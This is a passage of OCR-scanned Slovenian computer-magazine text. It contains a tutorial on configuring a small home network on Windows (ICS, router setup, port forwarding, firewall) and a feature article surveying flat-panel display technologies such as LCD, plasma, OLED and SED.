Slika4: Potrebne podatke dodeli strežnik DHCP.

ja vmesnika potekala podobno kot prej: Moj računalnik (My Computer) / Nadzorna plošča (Control Panel) / Omrežne povezave (Network Connections), le da tokrat namesto Povezave lokalnega omrežja (Local Area Connection) izberemo Wireless Network Connection (povezave brezžičnega omrežja). Ponovno izberemo Internet Protocol (TCP/IP) in dvakrat kliknemo. Enako kot prej lahko izbiramo med ročnim ali samodejnim dodeljevanjem IP-naslava. IP-naslov, ki ga dodeljujemo temu vmesniku, mora biti drugačen kot pri »LAN-vmesniku«.

Vsi dlančniki pa nimajo WLAN- oziroma ethernet vmesnika, imajo pa pogosto vdelan ali dodan vmesnik bluetooth. Za take primere smo enemu od računalnikov dodali USB/bluetooth priključek. Zgodba se ponovi (Moj računalnik, Nadzorna plošča ...), le da tokrat izberemo konfiguracijo vmesnika bluetooth. Da

bomo vmesnik lahko koristno uporabili, moramo zagotoviti računalnik, opremljen z vmesnikom bluetooth in omrežno kartico, ki bo po radijskem delu komuniciral z dlančnikom, ta promet pa bo moral prenašati po potrebi v drug del omrežja in obratno. Torej moramo poskrbeti le za prenašanje prometa med vmesnikoma. Zahtevana funkcionalnost močno spominja na premoščanje oziroma usmerjanje. Zato moramo sedaj vklopiti še delitev oziroma skupno rabo internetne povezave. Okolje Windows podpira to možnost od različice Windows 98 SE naprej. Najdemo je poleg omrežnih nastavitev za posamezen vmesnik, kot možnost »Enable internet connection sharing for this connection« (Windows 2000) oziroma Skupna raba internetne povezave (Windows XP). V prvem primeru najdemo to možnost pod zavihkom Sharing, v drugem pa pod Dodatno. Ker gre pri Microsoftovi skupni rabi internetne po-


Za manjša okolja je koristen načrt že preprosta slika na papirju, kamor narišemo, kako se bodo naprave povezovale med seboj, in dodamo IP-naslove in imena, s katerimi se bodo predstavljale.

vezave (Internet Connection Sharing – ICS) za razmeroma uporabno zadevo za domače uporabnike, se bomo pri njej nekoliko ustavili.

ICS je aplikacija, ki temelji na mehanizmu NAT. Uporabljamo ga lahko tako za skupno rabo klicev kot tudi širokopasovnih povezav. Računalnik, kjer je aktiven ICS, je za druge računalnike viden kot usmerjevalnik oziroma privzeti prehod. Nekoliko zoprno pa je dejstvo, da okolje Windows 2000 hoče po aktiviranju ICS-a na določenem vmesniku spremeniti tudi IP-naslov vmesnika, s katerim je računalnik priključen v krajevno omrežje. V našem primeru bo namesto IP-naslava iz omrežja 192.168.200.0 vsiljeval naslov 192.168.0.1. Gre za precej zoprno zadevo, saj lahko ob nepazljivem ravnanju izgubimo omrežno povezavo z drugimi napravami v omrežju. V nekaterih različicah (npr. Windows 98 SE) pa se lahko tovrstnim težavam elegantno izognemo. Enako bi lahko storili tudi z WLAN-kartico, ki bi jo v računalniku uporabili v vlogi dostopne točke.

USMERJANJE

Usmerjevalnik lahko imamo za namenski računalnik, ki ima svoj OS in vmesnike, s katerimi se priključuje v LAN oziroma WAN. O tako imenovanih »na PC-jih temelječih« (PC-based) usmerjevalnikih smo v preteklosti že večkrat pisali, tokrat pa bomo kot primer pogledali izdelek, nižjega cenovnega razreda, namenjen za prikljop na CATV-modem oziroma ADSL (na obeh straneh, LAN in WAN, potrebujemo zato ethernetni vmesnik). Cena tovrstnih izdelkov je običajno primerljiva s



Slika 5: Aktiviran ICS in dovoljene storitve

Slika 6: Spremenjena ikona kaže aktivirano skupno rabo internetne povezave.



ceno ethernetnega stikala (ethernet switch). V našem primeru smo izbrali usmerjevalnik z vdelanim ethernetnim stikalom in USB-strežnikom za priklop stikala.

Priznati je treba, da od tako konfiguriranega usmerjevalnika ne boste imeli prav veliko. S takšno konfiguracijo usmerjevalnika boste lahko deskali po spletnih straneh in prebirali elektronsko pošto, ter skrili domače omrežje za enim IP-naslovom. Treba pa se je zavedati, da tudi mali usmerjevalniki zmorejo precej več. Večina med njimi ima tudi požarni zid (za nekaj tisočakov ne pričakujte čudežev!). Z njim lahko omejujemo dostop do omrežja oziroma iz njega. Kako lahko to storimo? Omenili smo že, da lahko določenega uporabnika omejimo glede na njegov dohodni/odhodni promet. V pretekli številki smo spoznali, da vsaka storitev uporablja določena vrata. Če ta vrata v požarnem zidu zapremo, ta določene vrste prometa ne bo spuščal. Nekatere najbolj priljubljene storitve so običajno že nastavljene in jih lahko samo aktiviramo, požarni zid pa bo odprl vrata, ki jih zelena aplikacija uporablja. Če želimo odpreti požarni zid za aplikacijo, ki je »ne poznamo«, moramo informacije poiskati na spletnih straneh (npr. www.iana.org/assignments/port-numbers). Če ima aplikacija še vedno težave pri prehodu, lahko poskušamo ugotoviti lastnosti aplikacije s pomočjo omrežnega analizatorja (sniffer) v krajevnem omrežju, kjer ne bo težav s požarnim zidom.

Podobno kot pri dostopni točki smo zaradi privzetih tovarniških nastavitve prisiljeni dati enega od računalnikov v »omrežje«, ki ustreza naslovnemu prostoru usmerjevalnika. V spletni brskalnik vnesemo IP-naslov usmerjevalnika ter uporabniško ime in geslo. Veliko usmerjevalnikov vodi uporabnika s čarovnikom skozi menije, da vnesejo minimum nastavitve, potrebnih za delovanje. Najprej spremenimo IP-naslov vmesnika na strani krajevnega omrežja na naslov 192.168.200.1. Ker uporabljamo masko C-razreda vnesemo še masko 255.255.255.0. Glede na način pridobivanja javnega naslova s strani ponudnika dostopa do interneta (ISP) izberemo


možnost dinamičnega pridobivanja naslova prek PPPoE (Get an IP Address Automatically - PPPoE) oziroma stalni IP-naslov (Static IP Address). V tem primeru vnesemo javni IP-naslov, ki smo ga dobili od ponudnika dostopa. Vnesemo še uporabniško ime in geslo, ki smo ju dobili od ponudnika storitve. Nastavitve še shranimo v bliskovni (flash) pomnilnik in usmerjevalnik resetiramo. Usmerjevalnik lahko deluje tudi kot strežnik DHCP, vendar ga ne bomo aktivirali, ker je to vloga v omrežju prevzela dostopna točka. Če vam povem, da je usmerjevalnik za najosnovnejše delo že nastavljen boste verjetno razočarani.

Če želimo postaviti strežnik, ki bi bil javno dostopen, moramo poleg odprtja ustreznih vrat (npr. HTTP vrata 80 za spletni strežnik) na požarnem zidu poskrbeti, da se bo pri prehodu prek usmerjevalnika zahteva ustrezno usmerila. To storimo tako, da vrata 80 preusmerimo na enega od zasebnih IP-naslovov (npr. na naslov 192.168.200.2). Druga vrata (npr. SSH vrata 22) lahko preusmerimo na drug IP-naslov. Držati se moramo le pravila: ena vrata, lahko usmerjamo na en interni IP-naslov, na en naslov pa lahko preusmerjamo več vrat. Nekateri usmerjevalniki podpirajo tudi tako imenovano demilitarizirano cono (DMZ), v katero lahko postavimo računalnik, do katerega dovolimo neomejen dostop.


Kot ste lahko spoznali, osnovno (!) konfiguriranje usmerjevalnikov in računalnikov za priklop v TCP/IP-omrežje ni pretirano zahtevno. Naslednjič pa bomo povedali kaj o VPN-povezavah, klicnem dostopu, protokolu IPv6 in še kaj.

Požarni zid

Usmerjevalniki nižjega cenovnega razreda imajo običajno tudi požarni zid, ki podpira določene preprostejše funkcije. Manj zahtevnejšim uporabnikom bodo verjetno ustrezali,



Slika 7: Parametri, potrebni, da usmerjevalnik zaživi.



Slika 8: Preusmerjanje vrat. Zahteva za spletni strežnik bo posredovana na interni naslov 192.168.200.20

saj se ne bodo poglobljali v finejše nastavitve, temveč bodo izkoristili možnost hitre nastavitve s pomočjo čarovnikov. ■

NASVETI

Kdaj bo naprava v omrežju vidna

Da je naprava vidna v krajevnem omrežju, je nujno določiti le dva parametra: IP-naslov in masko omrežja. Za povezavo z drugim omrežjem moramo vnesti še vrednost privzete prehode (IP-naslov usmerjevalnika). Naslov DNS-strežnikov pa nam doda možnost dostopa prek imen namesto IP-naslovov.

Nastavitve usmerjevalnika

Osnovna konfiguracija usmerjevalnika je nekoliko zahtevnejša. Interna stran usmerjevalnika (krajevno omrežje) se običajno enako konfigurira, glede na vrsto WAN-vmesnika pa imamo določene posebnosti. Pri širokopolasnih povezavah (npr. usmerjevalniki ADSL/CATV) moramo za osnovno konfiguriranje vnesti parametre, kot so uporabniško ime in geslo (oba da ponudnik dostopa do interneta), način dodeljevanja IP-naslova (statični – vnesemo podatek ISP-ja; dinamični – ga samodejno dodeljuje ponudnik dostopa), IP-naslov LAN-vmesnika (najevečkrat zasebni naslov – npr. 192.168.200.1) ...

zasloni LCD, PDP, OLED, LED, SED

Ko elektronski top zamenja »baterija«

Novi zasloni s površinskim oddajanjem (SED) bodo verjetno prelomnica v nadaljnjem razvoju televizorjev in monitorjev

Piše: **Esad Jakupović**

esad.jakupovic@mojmikro.si

Ploske zaslone, ki jih na trgu ponujajo z diagonalo od nekaj centimetrov do več kot meter, čaka svetla prihodnost. Večina analitskih podjetij namreč napoveduje visoko rast njihove prodaje. Podjetje za tržne raziskave iSuppli tako predvideva praktično podvojitev globalnega trga LCD-televizorjev v treh letih. Prodaja bo z 8,9 milijarde dolarjev v letu 2004 predvidoma porasla na 17,1 milijarde v letu 2009. Analitiki največjo rast pričakujejo na področju zaslonov s tekočimi kristali (Liquid-Crystal Display, LCD), zaslonov s svetlečimi diodami (Light-Emitting Diode, LED), organskih svetlečih diod (Organic Light-Emitting Diode, OLED) in plazemskih zaslonov (Plasma Panel Display, PNP). Skupni rasti bodo prispevali tudi elektroluminiscentni zasloni (Electroluminescent Display, ELD) in zasloni s površinskim oddajanjem (Surface-Emitting Display, SED), nekaj tudi ploski monitorji s katodno cevjo (Cathode-Ray Tube, CRT).

NAJVEČJI TRG – MOBILNIKI

V pričakovanju hitre rasti prodaje TV-zaslonov z diagonalo, večjo od 90–100 centimetrov (35–40 palcev), so proizvajalci LCD-zaslonov vložili milijone dolarjev v procese in tovarne naslednje generacije. Naložbe še vedno niso pripeljale do zaslužka. Podobno je z dobavitelji plazemskih zaslonov in mikrozaslonov za televizorje z odzadnjo projekcijo, ki se še vedno trudijo povrniti naložbe. Kljub še zmeraj skromnemu trgu se tehnološko napredovanje hitro nadaljuje. Samsung je tako lani predstavil TV-zaslon TFT LCD z diagonalo 82 palcev, ki omogoča gledanje televizije visoke ločljivosti (High Definition, HD) z najboljšim razmerjem kontrasta, koti gledanja in zasičenja barv. Podjetje je napovedalo proizvodnjo dveh takšnih zaslonov iz enega samega substrata.



Eden največjih na svetu: 102-palčni plazemski TV podjetja Samsung



Najbolj razširjena uporaba: Namizni računalnik Dell s ploskim LCD-zaslonom

Osnovni problem s ploskim širokim TV-zaslonom je, da so **stroški večji** kot pri starem dobrem CRT-monitorju, ki se izboljšuje v tehnološkem smislu. Navkljub prevladi LCD-zaslonov na trgu

ploskih televizorjev z velikim zaslonom, jih je kar 96 odstotkov namenjeno trgu, ki se zadovoljuje z diagonalo manj kot meter. Zadnje čase se stopnjuje povpraševanje po večji svetlinosti, višji ločljivosti in sploh boljši kakovosti slike ter manjši porabi energije. Največji posamezni trg LCD-zaslonov so **mobilni telefoni**, pri katerih prevladujejo 2,2-palčni zasloni in formati QCIF+ (176 x 220 pik) in QVGA (240 x 320 pik). Pričakovati je premik na 2,4-palčne zaslone in format VGA (480 x 640 pik), zatem pa po mnenju strokovnjakov več let ne bo premika k še večjim.

LCD OGROŽA PLAZMO

Razvoj **plazemskih** zaslonov (PDP) se nadaljuje, čeprav nekateri strokovnjaki za zaslone opozarjajo na njihov neizogibni **umik pred tehnologijo LCD**. Trenutno so največji komercialni ploski televizorji ravno PDP, z diagonalo 208 cm (82 palcev). Samsung je izdelal PDP-zaslon z diagonalo 305 cm (120 palcev). PDP-zaslone so izžarevalni, tako kot CRT, ker barve ustvarja fosfor. Sestavljeni so iz majcenih celic, postavljenih skupaj s slojem magnezijevega oksida med dvema ploščama stekla, elektronike in fosforne sloja. Uporaba napetosti kjerkoli na steklenih ploščah spodbuja celice k oddajanju ultravijoličnih fotonov, ki vzbujajo fosforne pike določenih barv. H konkurenčnosti tehnologije PDP prispeva nižji nivo razprševanja moči pri višjih ravneh ločljivosti, na večje povpraševanje po PDP-ju pa bo vplivalo tudi nadaljnje povečanje svetlobnega toka (ki je zdaj 1 do 2 lm/W).

Družba Advanced PDP Development Center je razvila prototip 43-palčnega PDP-zaslona s svetlobnim tokom 3,5 lm/W in 11-palčnega s 5,7 lm/W. Cilj strokovnjakov pa je **5 lm/W**, kar naj bi dosegli z izboljševanjem fluorescentnih materialov, elektronike in mehanizma razsejanja plina. V centru ocenjujejo, da se bo

SED: Za in proti

Canon in Toshiba za svojo tehnološko rešitev SED obljubljata izjemno kakovost slike, manjšo prostornino, manjšo porabo. Spodaj navedeni podatki niso še potrjeni v neodvisnih preizkusih.

Za:

- hitrejši odziv pik(slov), to je manjša zabrisanost slike
- boljše razmerje kontrasta, na ravni najboljših CRT-zaslonov pri direktnem gledanju
- tanjša oblika, na ravni plazemskih zaslonov
- široka kot gledanja
- nižja poraba energije v primerjavi z zasloni LCD, PDP in CRT

Proti:

- visoka cena
- »sežgana« slika pri nenehnem prikazovanju logotipa ali stalne scene

s povečanjem svetilnosti na 5 lm/W zmanjšala poraba energije 40-palčnih PDP-zaslonov s 390 na 100 W. Podjetje Matsushita (Panasonic) je razvilo prototip 50-palčnega PDP-zaslona s progresivno ločljivostjo 1080 vrstic. S tem so dobili najmanjši PDP-zaslon, ki zagotavlja več kot 2 milijona pik (1920 x 1080) in premore enako raven svetilnosti kot komercialni Panasonicovi PDP-zasloni z ločljivostjo 1366 x 768 pik. Skupaj s podjetji Hitachi in Pioneer ter s podporo japonskega ministrstva za gospodarstvo, trgovino in industrijo razvija Matsushita PDP-zaslon, ki bo deloval s polovico moči sedanjih plazemskih zaslonov, na trgu pa se bo pojavil čez nekaj let.


DALJŠE ŽIVLJENJE OLED-ZASLONOV

Pohod LCD-zaslonov ni upočasnil razvoja OLED-zaslonov, ki jih mnogi vidijo kot bodoče »ljubljenec« med ploskimi zasloni. Izvirno so bili načrtovani kot mali zasloni za prenosne naprave, vendar kažejo vse večje možnosti uporabe za računalniške monitorje in pozneje tudi televizorje. Povečujejo se njihova raznovrstnost kot tudi možnosti uporabe – od televizorjev HDTV do zamenjave za žarnice in fluorescentne svetilke. Samsung je pred kratkim predstavil 40-palčni izžarevalni zaslon OLED z amorfnim silicijem za ploske televizorje. Prototip vsebuje ločljivost WYGA (1280 x 800 pik). Seiko Epson je tudi prikazal 40-palčni OLED-zaslon, medtem ko je Universal Display skupaj s korejsko univerzo

Kako deluje SED

Zasloni SED delujejo na podobnih načelih kot katodna cev (CRT), le da se namesto enega samega »elektronskega topa« oziroma enega žarka elektronov uporablja toliko miniaturnih »topov« koliko je slikovnih elementov oziroma pik na zaslonu. »Elektronski top« je namreč vsak od tisočev emitorjev elektronov nameščenih pod fluorescentnim slojem. Vsaka od treh osnovnih pik (podpik) posamezne pike ima »svoj« emitor, ki izstreljuje elektrone ravno vanj, kot to narekuje slika. Za televizorje visoke ločljivosti (HDTV) bo potrebno 6 milijonov emitorjev oziroma pik(slov). Elektronski top bo, kot vidimo, zamenjala »baterija« majcenih topov, kakršne še ni bilo. Že prvi poskusi z delujočimi prototipi so pokazali, da je SED-televizor kljub zaenkrat skromni svetilnosti zagotovil dvakrat svetlejšo sliko visoke kakovosti. V simulacijah s pospešenim staranjem se je izkazalo, da emitor izgubi le 10 odstotkov moči po 60.000 urah uporabe, ker je praktično dvakrat daljša življenjska doba od pričakovane za zaslon SED.

Načelo delovanja: Potem ko preskoči nanoodprtino, se elektron usmeri na osnovno piko (podpiko) v fluorescentnem sloju, istočasno s tisoči drugih elektronov, usmerjenih na druge osnovne pike.



Na množičnem trgu: Kodakov digitalni fotoaparati z OLED-zaslonom


Hyung Hee pokazal, da lahko OLED-zasloni dosežejo zelo visoko ločljivost. Za svoj zaslon z 200 pikami na palec so uporabili tehnologijo fosforescentnih organskih svetlečih diod (PHOLED). Prozornost zaslona napoveduje velike možnosti uporabe na vseh področjih, kjer potrebujemo delno prozornost ali pa obojestransko vidljivost. Aplikacije lahko zajemajo področja medicine, industrije, arhitekture, zabave, vojne uporabe, varnosti, reševalnih služb in podobno.

Za nadaljnji razvoj OLED-zaslonov je nujno rešiti problem kratke življenjske dobe, še zlasti za modro barvo, pri kateri ne presega 1000 ur. Podjetje Cambridge Display Technology (CDT) je pred kratkim uspelo doseči 80.000 ur. CDT je lani razvil OLED-zaslone z modrim polimerom s trajanjem 100 tisoč ur z začetno svetilnostjo 100 cd/m². Podjetje Novaled je s svojo tehnologijo PIN razvilo OLED-zaslone s svetlobnim tokom 10 lm/

W ob svetilnosti 500 cd/m², z življenjsko dobo 100 tisoč ur. Proizvajalci bi bili zadovoljni z dobo 50 tisoč ur, a je ta še zmeraj komercialno nedosegljiva. Alternativa barvnim zaslonom z aktivno matriko so beli zasloni, ki jih lahko proizvajalci kombinirajo s filtri za barve, s čimer je razrešen problem zasenčevalne maske pri sedanjem postopku ustvarjanju barv (pri RGB-»pikseleranju«). Uporaba belih OLED-zaslonov omogoča tudi višjo ločljivost. Beli zasloni so privlačna rešitev tudi za osvetljevanje. General Electric razvija OLED-panele, ki oddajajo 1200 lumnov. Philips in Novaled sta skupaj dosegla svetlobni tok 25 lm/W pri svetilnosti 1000 cd/m².

BELA LUČ V NANOKRISTALU

Skokovit razvoj zaslonov seveda ni mogel mimo tehnologije svetlečih diod (LED), ki se zadnje čase izboljšuje tako glede materialov in »pakiranja« komponent kot tudi upravljanja toplote in obdelave signala. Tehnologija LED se med drugim uporablja za odzadnje osvetljevanje zaslonov LCD-monitorjev in televizorjev. Vse bolj aktualno je tudi področje osvetljevanja domov in pisarn, ki ga podpira tudi ameriška vlada. Bele LED-diode zadnje čase prevzemajo del trga, ki so ga tradicionalno zasedale žarnice in neonke. Podjetje iSupply napoveduje rast trga LED-svetilk s sedanjih 150 do 200 milijonov dolarjev na 900 milijonov v letu 2010. Na področju osvetljevanja s tehnologijo LED je lani laboratorij Lighting Research Center politehničnega inštituta Rensselaer dosegel pomemben preboj z razvojem tehnologije izločevanja razpršenih fotonov (Scattered Photon Extraction, SPE), ki bo omogočila proiz-



Svetovni trg televizorjev: Aparati s katodno cevjo so še vedno vodilni, a ne več tako kot na diagramu, ki vsebuje podatke za leto 2004.

vodnjo večje količine bele svetlobe brez dodatnih stroškov. Raziskovalci univerze Vanderbilt verjamejo, da bodo za izboljšanje osvetljevanja uporabili tudi tehnologijo kvantne točke. Pred kratkim jim je namreč uspelo proizvesti belo svetlobo v enem samem nanokristalu, ki so ga obsjajali s komercialno dostopno svetlečo LED-diodo.

Multimilijardni trg ploskih zaslonov zelo hitro raste, še zlasti po zaslugi širjenja širokopasovnih omrežij, digitalne televizije in mobilne telefonije kakor tudi pospešenega razvoja trga video vsebin in uvajanja televizije visoke ločljivosti. Zasloni postajajo vse boljši, večji in cenejši ter podprti z vse naprednejšimi tehnologijami. Na trgu ploskih zaslonov za monitorje, televizorje in druge namene danes prevladujeta tehnologiji LCD in PDP. Plazemski zasloni so cenovno ugodnejši, še zlasti pri večjih velikostih. Toda LCD-zasloni so močnejši pri manjših velikostih, ker podpirajo višje ločljivosti in omogočajo lažjo izmenjavo sistemov za reprodukcijo barv. Vodilni fronti za-

zasloni LCD, PDP, OLED, LED, SED

slonov LCD in PDP se priključujejo tudi zasloni LED in OLED. Zaradi inovacij se na trgu še vedno dobro držijo tudi ploski monitorji s katodno cevjo (CRT) in elektroluminiscentni zasloni (ELD), v igri pa so tudi druge tehnologije, kot so na primer zasloni z **oddajanjem polja** (Field Emission Display, FED), na katere med drugimi stavi Sony.

SKRIVNOSTNA TEHNOLOGIJA SED

Včasih smo verjeli, da bodo LCD-zasloni povzeli CRT-monitorje, kar se ni še zgodilo in se ne bo kmalu. Vmes pa prihaja novejša tehnologija, ki bo morda odpravila tako CRT-monitorje kot tudi LCD-zaslone. Vsaj tako napovedujeta podjetji **Canon** in **Toshiba**, ki sta lani napovedala in na nedavnem sejmu CES v Las Vegasu tudi predstavila prve delujoče modele televizorjev s tehnologijo zaslonov s **površinsko-prevodnimi emitorji elektronov** (Surface-Conduction Electron-Emitter Display, SED). Pravzaprav sta Canon in Toshiba raziskave SED začela v letu 1986, ko sta podpisala pogodbo o skupnem razvoju nove tehnologije. Pri tem sta združila Canonove tehnologije oddajanja elektronov in mikroprodukcije ter Toshiba tehnologije proizvodnje CRT, proizvodnjo polprevodnikov in množično proizvodnjo zaslonov s tekočimi kristali. Bistvo nove tehnologije je, da uporablja trčenje elektronov s pikami fosforja oziroma fluorescentnega materiala, s katerim je prevlečen zaslon, ki zaradi tega oddajajo svetlobo.

Konvencionalna katodna cev ustvarja sliko z oblakom elektronov, ki se osvobajajo s katode v prostor. Oblak se z veliko hitrostjo usmerja proti fluorescentnemu zaslonu na nasprotni strani cevi zaradi visokega pozitivnega naelektrenja (okoli 25.000 V) mrežaste anode pred (pod) zaslonom. Negativno naelektren odbojni prstan v bližini katode pretvarja oblak v ozek žarek, ki pa se z dodatnimi elektrodami usmerja na zaslon tako, da na njem izpisuje vrste od zgoraj navzdol. Pri vsakem trčenju žarka elektronov s fluorescentnim elementom nastaja na zaslonu vidljiva pika na zaslonu televizorja, ki je lahko rdeča, zelena ali modra. Zelo natančno usmerjan žarek v eni sekundi »izpiše« 25 celotnih okvirjev s po 625 vrstic. Pri monitorjih se slika z žarkom elektronov izpisuje še hitreje. Za segrevanje katode in druge potrebe so porabi precej energije. Med pomanjkljivostmi CRT-zaslonov so tudi velike razsežnosti in masa, še posebej pri velikih televizorjih. Dobre lastnosti pa so izjemno dobra slika, širok kot gledanja, hiter odziv slike ter dobra svetlina in kontrast.

NA TRGU ŽE LETOS

Tehnologija zaslonov s **tekočimi kristali** (LCD) temelji na njihovi lastnosti **(ne)prepuščanja svetlobe**. Svetloba gre namreč skozi

LCD-zaslon in odvisno od stanja tekočih kristalov prihaja ali ne prihaja na drugo stran. **(Ne)prepuštnost** je odvisna od stanja vsakega kristala, s katerim upravlja tran-

zistor. Vsak slikovni element (pika ali piksel) je pravzaprav sestavljen iz **treh pik za tri osnovne barve** (rdečo, zeleno in modro), od katerih **vsako upravlja tranzistor**. Spremenljiva jakost svetlobe v vsaki osnovni piki proizvaja barvne detajle slike oziroma vsi skupaj ustvarjajo spremenljivo sliko na zaslonu. Drugače kot pri CRT-monitorju, kjer se vsaka pika osvetli samo takrat, ko vanjo trči žarek elektronov (25-krat v sekundi), je na LCD-zaslonu vsaka pika fizično prisotna v vsakem trenutku. Stanje slikovnega elementa


Primerjava tehnologije SED z vodilnimi zasloni LCD in PDP

Primerjava	LCD	Plazma	SED
Kontrast	8.000 : 1	10.000 : 1	100.000 : 1
Svetilnost (cd/m ²)	800	1000	400
Relativna poraba	1,8	2,3	1

Vir: Planet 3D Games, 2006

drugi polovici leta 2006 (skeptiki raje omenjajo začetek leta 2007). Canon je napovedal SED-televizorje s **55-palčno diagonalo** (140 cm). Cena SED-televizorjev bo precej visoka, verjetno višja kot za večje LCD-zaslone, čez 10.000 dolarjev. Takšna cena bo visoka, ne glede na boljšo kakovost kot pri LCD- in plazemskih zaslonih. S povečevanjem prodaje in pojavom drugih modelov se bodo cene postopoma zmanjševale.

NOVA PRELOMNICA



Po vzoru na CRT: Tudi v SED-zaslonu se uporablja žarek elektronov, za vsako piko posebej.



Kakovostnejša slika: Tehnologija SED zagotavlja bistveno razločnejše detajle.

se spremeni samo takrat, ko se mora spremeniti kot detajl slike. Zato je slika na LCD-zaslonu **bistveno mirnejša**, z boljšo geometrijo. Zaslon je manjši in lažji, komaj za tretjino velikosti in mase CRT-ja, in tudi poraba energije je manjša za okoli polovico. Svetlost in kontrast slike, hitrost spreminjanja slike in kot gledanja so pri LCD-zaslonih slabši kot pri CRT-jih.

Canon in Toshiba sta v oktobru 2004 ustanovila podjetje **SED Co.** z namenom razvoja zaslonov, ki bi kot **kombinacija tehnologij CRT in LCD** izkoristili najboljše lastnosti obeh svetov in odpravili njune pomanjkljivosti. Tako naj bo novi zaslon prav tako zasnovan na trčenju elektronov s fluorescentnim slojem, le da bo namesto ene katodne cevi **vsaka pika (slikovni element) miniaturna »katodna cev«**. Novo podjetje je začelo delovati v januarju 2005 in je že proti koncu leta napovedalo prve prototipne modele, ki sta jih potem Canon in Toshiba tudi predstavila na sejmu CES v januarju 2006. Prva generacija **SED-televizorjev** naj bi se v prodaji pojavila v



Prvič pred javnostjo: Canonov prototip SED-televizorja na sejmu CES v Las Vegasu.

Življenjska doba zaslonov SED bo na začetku **okoli 30.000 ur**, kar ustreza pričakovanjem uporabnikov, a bo po obljubah dveh podjetij pozneje podaljšana. Canon in Toshiba sta napovedala naložbo 1,9 milijarde dolarjev v podjetje SED Co. Proizvodnja SED-televizorjev naj bi bila na začetku leta 2007 okoli 15.000 aparatov mesečno, pozneje v letu pa se povečala na 70.000 mesečno. Kako pa bo še pozneje, si ne upa nihče napovedati. Cene SED-televizorjev in monitorjev bodo čedalje bolj padale, tako kot vse druge, zato se bo konkurenčni boj v svetu zaslonov še bolj zaostрил. To bo prineslo dokončen zaton klasičnih ploskih CRT-televizorjev in monitorjev. Lahko rečemo, da se bodo v naslednjih 20 letih na trgu razvijale različne rešitve – vse tiste, ki smo jih kratko opisali, vključno s tehnologijo SED, pa tudi nekatere, o katerih nismo širše govorili, ker so trenutno manj privlačne. Verjetno pa bo razvoj prinesel tudi povsem nove rešitve, ki se bodo šele pojavile v naslednjih letih. Katere od 